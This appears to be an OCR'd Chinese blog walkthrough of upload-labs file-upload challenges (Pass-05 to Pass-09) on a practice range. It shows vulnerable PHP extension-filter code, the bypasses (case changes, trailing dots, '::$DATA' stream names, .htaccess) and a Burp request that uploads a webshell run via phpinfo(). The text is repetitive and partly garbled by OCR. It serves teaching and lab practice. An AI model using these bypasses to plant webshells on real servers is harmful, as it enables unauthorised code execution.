
```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2","php1",".html",".htm",".phtml",".pHp",".pHp
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //收尾去空

        if (!in_array($file_ext, $deny_ext)) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR . '/' . $_FILES['upload_
                $img_path = $UPLOAD_ADDR . $_FILES['upload_file']['name'];
                $is_upload = true;
            }
        } else {
            $msg = '此文件不允许上传!';
        }
    } else {
        $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建! ';
```

上传.htaccess文件

上传jpg文件




发现图片被解析了




	Edition Service Pack 1) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows


第五题

提示大小写绕过







getshell



题六题



封神台 - 掌控安全在线演练靶
封神台 - 掌控安全在线演练靶
7.1、IIS6.0解析漏洞 (一)
upload-labs
phpinfo()
59.63.200.79:8016/Pass-06/upload/web.PHP4 ?web=phpinfo();
PHP Version 5.4.45
System
Windows NT WIN-FOIIESO5316 6.1 build 7601 (Windows Server 2008 R2 Enterprise Edition Service Pack 1) i586
Build Date
Sep 2 2015 23:45:20
Compiler
MSVC9 (Visual C++ 2008)
Architecture
x86
Configure Command
cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API
CGI/FastCGI
Virtual Directory Support
disabled
Configuration File (php.ini) Path
C:\Windows
Loaded Configuration File
C:\phpStudy\php\php-5.4.45-nts\php.ini
Scan this dir for additional .ini files
(none)
Additional .ini
(none)


第七题


59.63.200.79:8016/Pass-07/index.php
upLoad-labS
查看源码
查看提示
清空上传文件
Pass-01
Pass-02
Pass-03
Pass-04
Pass-05
Pass-06
Pass-07
Pass-08
Pass-09
Pass-10
Pass-11
Pass-12
Pass-13
Pass-14
Pass-15
Pass-16
Pass-17
Pass-18
Pass-19
Pass-20
Pass-21
本关考点:
文件后缀(点)绕过
任务
上传一个 webshell 到服务器。
上传区
请选择要上传的图片:
浏览...
未选择文件。
上传
https://blog.csdn.net/qq_44713240


封神台 - 掌控安全在线演练靶
封神台 - 掌控安全在线演练靶
7.1、IIS6.0解析漏洞（一）
upload-labs
phpinfo()
59.63.200.79:8016/Pass-06/upload/web.PHP4.?web=phpinfo();
PHP Version 5.4.45
System
Windows NT WIN-FOIIESO5316 6.1 build 7601 (Windows Server 2008 R2 Enterprise Edition Service Pack 1) i586
Build Date
Sep 2 2015 23:45:20
Compiler
MSVC9 (Visual C++ 2008)
Architecture
x86
Configure Command
cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API
CGI/FastCGI
Virtual Directory Support
disabled
Configuration File (php.ini) Path
C:\Windows
Loaded Configuration File
C:\phpStudy\php\php-5.4.45-nts\php.ini
Scan this dir for

第八题


59.63.200.79:8016/Pass-08/index.php
Burp Suite Professional v1.7.30 - Temporary Project - licensed to surferxyz
Pass-01
Pass-02
Pass-03
Pass-04
Pass-05
Pass-06
Pass-07
Pass-08
Pass-09
Pass-10
Pass-11
Pass-12
Pass-13
Pass-14
Pass-15
Pass-16
Pass-17
Pass-18
Pass-19
本关考点:
::$DATA（Windows文件流绕过）
任务
上传一个 webshell 到服务器。
上传区
请选择要上传的图片：
浏览...
web.jpg
上传
Request
Response
Content-Disposition: form-data; name="upload_file"; filename="web.PHP4::$DATA"
https://blog.csdn.net/qq_44713240


59.63.200.79:8016/Pass-08/upload/web.PHP4?web=phpinfo();
PHP Version 5.4.45
System
Windows NT WIN-FOIIESO5316 6.1 build 7601 (Windows Server 2008 R2 Enterprise Edition Service Pack 1) i586
Build Date
Sep 2 2015 23:45:20
Compiler
MSVC9 (Visual C++ 2008)
Architecture
x86
Configure Command
cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API
CGI/FastCGI
Virtual Directory Support
disabled
Configuration File (php.ini) Path
C:\Windows
Loaded Configuration File
C:\phpStudy\php\php-5.4.45-nts\php.ini
Scan this dir for
(none)
https://blog.csdn.net/qq_44713240

第九题

查看源码，首先去掉文件末尾的点，并将文件后缀转换为小写，并替换文件流，再将末尾去空。所以.和空格构造..后缀实现过滤

Pass-15
Pass-16
Pass-17
Pass-18
Pass-19
Pass-20
Pass-21
Pass-22
Pass-23


代码

```
$is_upload = false;
$msg = null;
